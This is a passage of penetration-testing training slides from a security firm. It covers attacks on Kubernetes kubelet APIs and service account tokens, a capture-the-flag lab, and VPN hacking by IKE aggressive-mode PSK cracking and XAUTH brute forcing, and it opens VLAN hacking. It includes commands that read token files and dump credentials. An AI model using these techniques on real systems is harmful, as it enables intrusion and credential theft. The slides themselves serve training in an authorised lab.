- Identify the various services exposed on the network / localhost
  - 10250 : API (kubelet exploit)
  - API Read/write access == full pwnage

- Identify list of running pods using API

```
curl -sk https://192.168.99.101:10250/runningpods/ | python -mjson.tool
```

- Identify if token is accessible

```
/var/run/secrets/kubernetes.io/serviceaccount/token
```

- Token / API gives direct access to interact with Base Machine

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Attacking Externally Exposed Infrastructure



- Exposed Applications
    - Applications vulnerable to Remote Code Execution
    - Management and Monitoring Applications
      - cAdvisor-Matrices, dashboard
- ```
curl <cluster-ip>:10249/metrics
```

```
└─# curl 192.168.100.6:10249/metrics | more
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %          %         Dload  Upload  Total   Spent    Left  Speed
100 27151    0 27151    0    0 5302k    0  --:--:--  --:--:--  --:--:-- 6628k
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests rejected due to an error in audit logging backend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
```

# Attacking Internal Infrastructure

---

- Pods
  - Service account privilege enumeration
  - Kernel exploits
  - Container security Configuration
  - Sensitive data exposure
- Network
  - Ports exposed on Pod Network
  - Ports exposed on Service Network
- Other targets
  - Configs, Secrets, Volumes, Environment Variables and Vulnerable version of Kubernetes components.



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Attacking Pods



- Enumerating privileges available to service account mounted in the pod

```
└─# kubectl exec -it compromised-pod -- bash
root@compromised-pod:/#
root@compromised-pod:/# ./kubectl --token='cat /run/secrets/kubernetes.io/serviceaccount/token' --server=https://10.96.0.1:443 --certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt auth can-i --list
```

| Resources                                     | Non-Resource URLs                  | Resource Names | Verbs             |
|-----------------------------------------------|------------------------------------|----------------|-------------------|
| selfsubjectaccessreviews.authorization.k8s.io | []                                 | []             | [create]          |
| selfsubjectrulesreviews.authorization.k8s.io  | []                                 | []             | [create]          |
| pods/exec                                     | []                                 | []             | [get create list] |
| pods                                          | []                                 | []             | [get create list] |
|                                               | [/well-known/openid-configuration] | []             | [get]             |
|                                               | [/api/*]                           | []             | [get]             |
|                                               | [/api]                             | []             | [get]             |
|                                               | [/apis/*]                          | []             | [get]             |
|                                               | [/apis]                            | []             | [get]             |
|                                               | [/healthz]                         | []             | [get]             |
|                                               | [/healthz]                         | []             | [get]             |
|                                               | [/livez]                           | []             | [get]             |
|                                               | [/livez]                           | []             | [get]             |
|                                               | [/openapi/*]                       | []             | [get]             |
|                                               | [/openapi]                         | []             | [get]             |
|                                               | [/openid/v1/jwks]                  | []             | [get]             |
|                                               | [/readyz]                          | []             | [get]             |
|                                               | [/readyz]                          | []             | [get]             |
|                                               | [/version/]                        | []             | [get]             |
|                                               | [/version/]                        | []             | [get]             |
|                                               | [/version]                         | []             | [get]             |
|                                               | [/version]                         | []             | [get]             |

Privileges associated to the token mounted in the compromised pod

# Sensitive data exposure



```
vagrant@kubemaster:~$ kubectl exec -it pod-with-cred -- bash
root@pod-with-cred:/# env
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=pod-with-cred
PWD=/
PKG_RELEASE=1~buster
HOME=/root
USERNAME=Secret-in-pod
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
PASSWORD=SuperSecretPassword
NJS_VERSION=0.5.3
TERM=xterm
SHLVL=1
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NGINX_VERSION=1.21.0
_=/usr/bin/env
```

Command to list environment variables

Credentials exposed in environment variables

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kubernetes: Tricks

---

- CVE-2018–1002105: Kubelet API privilege escalation
  - unauthenticated attack for exposed api
  - Authenticated attack will perform privilege escalation
- CVE-2019-11246: Path traversal in kubectl binary (cp command)
  - similar older bugs: CVE-2019-1002101, CVE-2018-1002100

## References:

<https://www.twistlock.com/labs-blog/demystifying-kubernetes-cve-2018-1002105-dead-simple-exploit/>

[https://github.com/evict/poc\\_CVE-2018-1002105#unauthenticated-poc](https://github.com/evict/poc_CVE-2018-1002105#unauthenticated-poc)

<https://blog.appsecco.com/analysing-and-exploiting-kubernetes-apiserver-vulnerability-cve-2018-1002105-3150d97b24bb>

<https://blog.aquasec.com/kubernetes-security-kubectl-cve-2019-11246>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kubernetes CTF

---

- Identify a vulnerability in the application and enumerate the pod.
- Extract the service account token form the pod
- Identify the privileges associated with the service account token and extract FLAG

CTF URL: <http://34.136.68.88>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Network status: After a Barrage of Linux & Container Exploits

SHARED Subnet  
(192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100  
Oracle DB



192.168.3.210



192.168.3.215  
Host: DC01



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211



192.168.3.180  
SSL & Bash



192.168.3.150  
WebSphere

DEDICATED Subnet  
(192.168.X.0/24)



192.168.X.17  
Host: WKSX



192.168.X.18  
Multi Forest



192.168.X.209  
Ubuntu



192.168.X.206

PRIVATE Subnet  
(10.0.2.0/24)




10.0.2.220  
Host: certsrv



# VPN Hacking


- VPN Types
- VPN Hacking



## VPN Hacking

# Virtual Private Network

---



# VPN: Types

---

- PPTP
  - Easy to configure, fast and the weakest in regards to security
  - MSCHAPv1 is broken since 15+ years ago
  - Unencapsulated MS-CHAPv2 authentication
  - What else? MS says use L2TP with IPsec or SSTP
- L2TP/IPsec
  - L2TP can be run over non-IP networks (frame relay, ATM,etc)
  - L2TP encapsulates the data and...
  - ...the IPSEC connection is used to transport this data
- 'Others'
  - Secure Socket Tunnelling Protocol (SSTP), OpenVPN



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VPN: Services

---

## General Ports/Protocols:

- PPTP - 1723/TCP
- L2TP - 1701/UDP
- IPSec
  - 500/UDP (IKE)/ 500/TCP (IKE over TCP sometimes)
  - IP protocol 50 (Encapsulating Security Payload - ESP) and 51 (Authentication Header - AH)
  - 4500/UDP (Nat Traversal)
- SSTP/OpenVPN/SSL VPNs
  - 443/TCP




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VPN: IPsec Heirarchy



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VPN: IKE Connection Mode

---

- IKE Phase 1 occurs in two modes:
  - Main Mode (6 packet exchange)
  - Aggressive Mode (3 packet exchange)
  
- Authentication and key exchange is a two phase process:
  - Phase 1 - authenticates and establishes a secure channel known as IKE SA
  - Phase 2 - negotiates IPSec mode, sets up secure channel of AH/ESP traffic known as IPSec SA




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VPN: Main Mode vs Aggressive Mode



# VPN: Attribute Selection



- The first mutually acceptable attribute is selected for use

```
▶ Type Payload: Transform (3) # 1
▶ Type Payload: Transform (3) # 2
▶ Type Payload: Transform (3) # 3
▼ Type Payload: Transform (3) # 4
  Next payload: Transform (3)
  Payload length: 36
  Transform number: 4
  Transform ID: KEY_IKE (1)
  ▶ Transform IKE Attribute Type (t=1,l=2) Encryption-Algorithm : DES-CBC
  ▶ Transform IKE Attribute Type (t=2,l=2) Hash-Algorithm : MD5
  ▶ Transform IKE Attribute Type (t=3,l=2) Authentication-Method : PSK
  ▶ Transform IKE Attribute Type (t=4,l=2) Group-Description : Alternate 1024-bit MODP group
  ▶ Transform IKE Attribute Type (t=11,l=2) Life-Type : Seconds
  ▶ Transform IKE Attribute Type (t=12,l=4) Life-Duration : 28800
▼ Type Payload: Transform (3) # 5
  Next payload: Transform (3)
  Payload length: 36
  Transform number: 5
  Transform ID: KEY_IKE (1)
  ▶ Transform IKE Attribute Type (t=1,l=2) Encryption-Algorithm : 3DES-CBC
  ▶ Transform IKE Attribute Type (t=2,l=2) Hash-Algorithm : SHA
  ▶ Transform IKE Attribute Type (t=3,l=2) Authentication-Method : PSK
  ▶ Transform IKE Attribute Type (t=4,l=2) Group-Description : Default 768-bit MODP group
  ▶ Transform IKE Attribute Type (t=11,l=2) Life-Type : Seconds
  ▶ Transform IKE Attribute Type (t=12,l=4) Life-Duration : 28800
▶ Type Payload: Transform (3) # 6
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VPN: What to Use and What Not to Use

---

- What to use:
  - Symmetric key > 128 bits
  - Diffie-Hellman group 5 with 1536 bit primes or
  - Diffie-Hellman group 14 with 2048 bit primes
  
- What not to use:
  - DES Algorithm
  - 56 bit symmetric key
  - Diffie-Hellman Group 1 with 768 bit primes



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VPN: IKE-Scan

---



- A SA payload contains a single proposal, containing eight transforms.
- **Enc (2) \* Hash (2) \* Auth (1) \* Group (2) \* Lifetime (1) = 2x2x1x2x1=8** transforms (basically combinations)
- Transform attributes - The 8 transforms represent the following attribute combinations (IKE default proposal):
  - Enc: DES or Triple DES
  - Hash: MD5 or SHA1
  - Auth: Pre-Shared Key
  - Group: 1(modp768) or 2 (modp1024)
  - SA Lifetime: 28800 seconds

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VPN: IKE-Scan

---

- Enumeration - Fingerprinting, Vendor information (VID), id/group names etc.
- Be aware - the PSK may not be enough on it's own!
- Authentication mechanisms (relevant to this example):
  - PSK
  - XAUTH - provides an additional level of authentication by requesting extended authentication from users, thus forcing remote users to respond with their credentials before being allowed access to the VPN (<http://www.ciscopress.com> )



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VPN: IKE-Scan

---

- Useful switches:

- sport=<p>** can be used to set UDP source port to <p>, default=500
- trans=<t>** use custom transform <t> instead of the default set
- id=<id>** is the identification value. This option is only applicable to Aggressive Mode
- auth=<n>** set the auth method to <n>, default=1 (PSK), XAUTH uses 65001 to 65010
- P<location>** This option outputs the aggressive mode PSK parameters for offline cracking

A very handy reference: [http://www.royhills.co.uk/wiki/index.php/Ike-scan\\_Documentation](http://www.royhills.co.uk/wiki/index.php/Ike-scan_Documentation)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VPN: Attack Methodology

---



- Identify a VPN server
  - nmap and udp-proto-scanner
- Identify valid proposals / Identify handshake mode (main/aggressive)
  - ike-scan
- Identify authentication (PSK/XAUTH etc.) and ID (dependant on server config)
- Capture and crack psk if aggressive mode is identified
  - psk-crack
- Using the identified PSK, id and 'other' credentials login to the VPN
  - Strongswan, Openswan or another VPN client
- Attack the internal network!

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



# VPN: What We Need to Know...

---

- We need to know the following:
  - PSK
  - ID/group name
  - Authentication type
- However, we can't make a connection as we still need XAUTH credentials!
- Within `~/Tools/VPN_Config/` you'll find:
  - `brute-xauth.sh`
  - `ipsec_conf_sample`
  - `ipsec_secrets_sample`
- Play ;-)



# Exercise 7.1



## Demo 7.1

# VPN

---

- Identify a VPN running on 192.168.3.211
- Identify a misconfiguration with the host
- Obtain the ID/group name
- Crack the PSK
- Use `~/Tools/VPN_Config/brute-xauth.sh` to identify weak XAUTH credentials
- Connect to the internal network

### **Bonus:**

- On the VPN host, obtain access to the julie account
- On the VPN host, obtain access to the root account

# Network status: After VPN Exploitation

SHARED Subnet  
(192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100  
Oracle DB



192.168.3.210



192.168.3.215  
Host: DC01



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211  
VPN



192.168.3.180  
SSL & Bash



192.168.3.150  
WebSphere

DEDICATED Subnet  
(192.168.X.0/24)



192.168.X.17  
Host: WKSX



192.168.X.18  
Multi Forest



192.168.X.209  
Ubuntu



192.168.X.206

PRIVATE Subnet  
(10.0.2.0/24)



10.0.2.220  
Host: certsrv




## VLAN Hacking

- VLAN Discovery
- Switch / Trunk Spoofing
- Double Tagging

# The Basics

- Cisco's definition of Virtual Local Area Network (VLAN)

*“A VLAN is a group of devices on one or more LANs that are configured to communicate as if they were attached to the same wire, when in fact they are located on a number of different LAN segments. Because VLANs are based on logical instead of physical connections, they are extremely flexible”*



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



VLAN Hacking

**VLAN Discovery**



# Understanding VLAN

---

- Why are these used?
  - Primarily for isolation
  - Security
  - Flexibility
  - Traffic load balance/decreases latency
- Massive scope as single error can lead to isolation breakage
- Learn VLAN basics to understand VLAN Better:
  - Trunking
  - 802.1Q tagging
  - Virtual interfaces

